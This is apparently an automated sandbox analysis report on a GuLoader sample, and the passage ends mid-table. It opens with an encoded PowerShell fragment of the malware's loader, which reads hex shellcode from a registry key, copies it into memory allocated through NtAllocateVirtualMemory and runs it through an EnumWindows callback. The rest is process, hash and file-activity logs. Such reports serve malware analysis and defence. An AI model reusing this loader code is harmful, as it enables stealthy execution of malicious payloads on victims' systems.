UAB0AHIAIABCAGEAZwBmAHUAbABzADUAMQAsAHIAZQBmACAASQBuAHQAMwAyACAAQgBhAGcAZgB1AGwAcwA1ADIALABpAG4AdAAg AEIAYQBnAGYAdQBsAHMANQAzACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAbgB0AGQAbABsAC4AZABsAGwAIgAsACAARQBuAHQAcg B5AFAAbwBpAG4AdAA9ACIATgB0AEEAbABsAG8AYwBhAHQAZQBWAGkAcgB0AHUAYQBsAE0AZQBtAG8AcgB5ACIAKQBdAHAAdQBiAGwAaQBjACAA cwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAGkAbgB0ACAAVgBBACgAaQBuAHQAIABIAGUAeABhAHMAdABpAGMAaAA2ACwAcgBlAGYAIABJAG 4AdAAzADIAIABTAGUAbQBpAHIAZQAsAGkAbgB0ACAAQgBhAGcAZgB1AGwAcwA1ACwAcgBlAGYAIABJAG4AdAAzADIAIABIAGUAeABhAHMAdABp AGMAaAAsAGkAbgB0ACAAUAByAGkAbgB0ADgALABpAG4AdAAgAEgAZQB4AGEAcwB0AGkAYwBoADcAKQA7AA0ACgBbAEQAbABsAEkAbQBwAG8Acg B0ACgAIgBVAFMARQBSADMAMgAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAH QAcgAgAEUAbgB1AG0AVwBpAG4AZABvAHcAcwAoAHUAaQBuAHQAIABCAGEAZwBmAHUAbABzADUANQAsAGkAbgB0ACAAQgBhAGcAZg B1AGwAcwA1ADYAKQA7AA0ACgB9AA0ACgAiAEAADQAKACMARABFAEgAQQBDAEgARQAgAFQAbwBzAHMAZQAzACAAVABlAGEAdABlAH lANgAgAGQAaQBhAGwAZQBjAHQAaQBjACAARQBOAEwASQBTAFQARQBEAFIAIABGAGQAcwBlADcAIABBAHMAdAByAG8AIABTAHcAZQByAHYAZQBy ADkAIABkAG8AdwBuAGUAeQAgAHIAaQBiAGgAdQBzAHQAIABUAGEAZwByACAAUwBwAHIAZwBlAHMAIABWAGkAbABsAGEANQAgAEgAZQB0AGUAcg BvAGQAeQBuADEAIABFAFUAUABMAE8ASQAgAEIAeQB0AHQAZQAzACAAcwBuAGsAZQByAGYAcgAgAEIAdQBuAGQAZwBhAHIAbgAgAHMAdABvAG0A awByAGUAZABzACAATAB0AG4AaQBuAGcAYgBpADUAIABpAG4AZABzACAAQQBpAHIAbABpAGYAdAA1ACAATwBDAFQAQQBWAEkATgBB AFYASQAgAFMAawBvAGsAbwBtAGkAcwBoAGIAIABVAGQAcgBlAG4AcwBuAGkAbgBnADUAIABUAGgAcgBhAHcAYwB5ACAATQBvAG4AbwBzAG8AZA BpADUAIABpAG0AcABhAGwAZQBtAGUAIABJAG4AZABzAGEAdABzAGUAbgB0ADcAIABvAHIAZABlAG4AcwBtAGAAIAANAAoAJABIAGUAeABhAHMA dABpAGMAaAAzAD0AMAA7AA0ACgAkAEgAZQB4AGEAcwB0AGkAYwBoADkAPQAxADAANAA4ADUANwA2ADsADQAKACQASABlAHgAYQBz AHQAaQBjAGgAOAA9AFsASABlAHgAYQBzAHQAaQBjAGgAMQBdADoAOgBWAEEAKAAtADEALABbAHIAZQBmAF0AJABIAGUAeABhAHMAdABpAGMAaA AzACwAMAAsAFsAcgBlAGYAXQAkAEgAZQB4AGEAcwB0AGkAYwBoADkALAAxADIAMgA4ADgALAA2ADQAKQANAAoAJABTAGUAbgBhAHQAZQByAGYA bwA9ACgARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AUABhAHQAaAAgACIASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgBlAF wAVABJAE8ATABPAEcAIgApAC4AQQBjAGUAdABhAG0AaQBkAHAAaAAyAA0ACgANAAoAJABVAHQAaQBsACAAPQAgAFsAUwB5AHMAdABlAG0ALgBC AHkAdABlAFsAXQBdADoAOgBDAHIAZQBhAHQAZQBJAG4AcwB0AGEAbgBjAGUAKABbAFMAeQBzAHQAZQBtAC4AQgB5AHQAZQBdACwAJABTAGUAbg BhAHQAZQByAGYAbwAuAEwAZQBuAGcAdABoACAALwAgADIAKQANAAoADQAKAA0ACgANAAoARgBvAHIAKAAkAGkAPQAwADsAIAAkAGkAIAAtAGwA dAAgACQAUwBlAG4AYQB0AGUAcgBmAG8ALgBMAGUAbgBnAHQAaAA7ACAAJABpACsAPQAyACkADQAKAAkAewANAAoAIAAgACAAIAAgACAAIAAgAC QAVQB0AGkAbABbACQAaQAvADIAXQAgAD0AIABbAGMAbwBuAHYAZQByAHQAXQA6ADoAVABvAEIAeQB0AGUAKAAkAFMAZQBuAGEAdABlAHIAZgBv AC4AUwB1AGIAcwB0AHIAaQBuAGcAKAAkAGkALAAgADIAKQAsACAAMQA2ACkADQAKACAAIAAgACAAfQANAAoADQAKAA0ACgBmAG8AcgAoACQAYw BvAG4AYwBvAG0AaQB0AGEAPQAwADsAIAAkAGMAbwBuAGMAbwBtAGkAdABhACAALQBsAHQAIAAkAFUAdABpAGwALgBjAG8AdQBuAHQAIAA7ACAA JABjAG8AbgBjAG8AbQBpAHQAYQArACsAKQANAAoAewANAAoACQANAAoAWwBlAGUAeABhAHMAdABpAGMAaAAxAF0AOgA6AFIAdABsAE0AbwB2AG UATQBlAG0AbwByAHkAKAAkAEgAZQB4AGEAcwB0AGkAYwBoADMAKwAkAGMAbwBuAGMAbwBtAGkAdABhACwAWwByAGUAZgBdACQAVQ B0AGkAbABbACQAYwBvAG4AYwBvAG0AaQB0AGEAXQAsADEAKQANAAoADQAKAH0ADQAKAFsASABlAHgAYQBzAHQAaQBjAGgAMQBdAD oAOgBFAG4AdQBtAFcAaQBuAGQAbwB3AHMAKAAkAEgAZQB4AGEAcwB0AGkAYwBoADMALAAgADAAKQANAAoADQAKAA0ACgA=
Imagebase:	0x870000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000004.00000002.129560062400.0000000009BD0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_tyw0l1xf.1ml.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6D068792	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_vtamk3f2.xsd.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6D068792	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E1B3263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E1B3263	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220512	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D070794	CreateDirectoryW
C:\Users\user\Documents\20220512\PowerShell_transcript.936905.df0jEUFE.20220512074626.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D068792	CreateFileW
C:\Users\user\AppData\Local\Temp\s4baywn2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C6DAC39	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D068792	CreateFileW
C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D068792	CreateFileW
C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D068792	CreateFileW
C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D068792	CreateFileW
C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D068792	CreateFileW
C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D068792	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D068792	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_tyw0l1xf.1ml.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	6D069B71	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_vtamk3f2.xsd.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	6D069B71	WriteFile
unknown	0	3	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6D069B71	WriteFile
unknown	3	4096	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6D069B71	WriteFile
unknown	4099	705	75 6e 6b 6e 6f 77 6e	unknown	success or wait	5	6D069B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.0.cs	0	487	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0d 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 63 6c 61 73 73 20 48 65 78 61 73 74 69 63 68 31 0d 0a 7b 0d 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 4b 45 52 4e 45 4c 33 32 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 52 74 6c 4d 6f 76 65 4d 65 6d 6f 72 79 28 49 6e 74 50 74 72 20 42 61 67 66 75 6c 73 35 31 2c 72 65 66 20 49 6e 74 33 32 20 42 61 67 66 75 6c 73 35 32 2c 69 6e 74 20 42 61 67 66 75 6c 73 35 33 29 3b 0d 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6e 74 64 6c 6c 2e 64 6c 6c 22 2c 20 45 6e 74 72 79 50 6f 69 6e 74 3d 22 4e 74 41 6c 6c 6f 63 61 74 65	using System;using System.Runtime.InteropServices;public static class Hexastich1{[DllImport("KERNEL32")]public static extern void RtlMoveMemory(IntPtr Bagfuls51,ref Int32 Bagfuls52,int Bagfuls53);[DllImport("ntdll.dll", EntryPoint="NtAllocate	success or wait	1	6D069B71	WriteFile
C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.cmdline	0	371	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 41 72 74 68 75 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 73 34 62 61 79 77 6e 32 5c 73	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\s4baywn2\s	success or wait	1	6D069B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.out	0	458	ff 43 3a 5c 55 73 65 72 73 5c 41 72 74 68 75 72 5c 44 65 73 6b 74 6f 70 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74	C:\Users\user\Desktop> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automat	success or wait	1	6D069B71	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 08 00 00 00 24 ea fd fd 7a fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE$zY C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scriptFileInfoPublish-ModuleInstall-Sc	success or wait	1	6D069B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	3907	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1mRemove-VariableConvert-StringTrace-CommandSort-ObjectRegister-ObjectEventGet-RunspaceFormat-TableWait-DebuggerGet-Runspac	success or wait	1	6D069B71	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E1B099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E1B099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E1B099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E1B099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E1062DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E1BD97A	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E1BD97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E1BD97A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E1062DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll.aux	unknown	620	success or wait	1	6E1062DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E1B099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E1B099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E1B099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E1B099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E1062DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\9f9243d8d725bda1845cde132efbe100\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6E1062DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Numerics\29620c919d222ee63ccee178145764a0\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	6E1062DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E1062DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E1B099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E1B099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	7976	success or wait	1	6E1B099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4263	success or wait	1	6E1B099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4253	success or wait	1	6E1B099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E1B099B	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6E1BB684	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\96b2b7229c43d2712ff1bf4906a723f6\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E1062DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D069B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D069B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D069B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	734	end of file	1	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6D069B71	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6D069B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6D069B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	6D069B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	6D069B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6D069B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	599	end of file	1	6D069B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6D069B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6D069B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6D069B71	ReadFile
C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.dll	unknown	4096	success or wait	1	6D069B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6D069B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	490	end of file	1	6D069B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6D069B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6D069B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	490	end of file	1	6D069B71	ReadFile

Analysis Process: conhost.exe PID: **6452**, Parent PID: **6460**

General

Target ID:	5
Start time:	07:46:25
Start date:	12/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6015c0000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **4668**, Parent PID: **6460**

General

Target ID:	12
Start time:	07:46:44
Start date:	12/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.cmdline
Imagebase:	0xfa0000
File size:	2141552 bytes
MD5 hash:	EB80BB1CA9B9C7F516FF69AFCFD75B7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
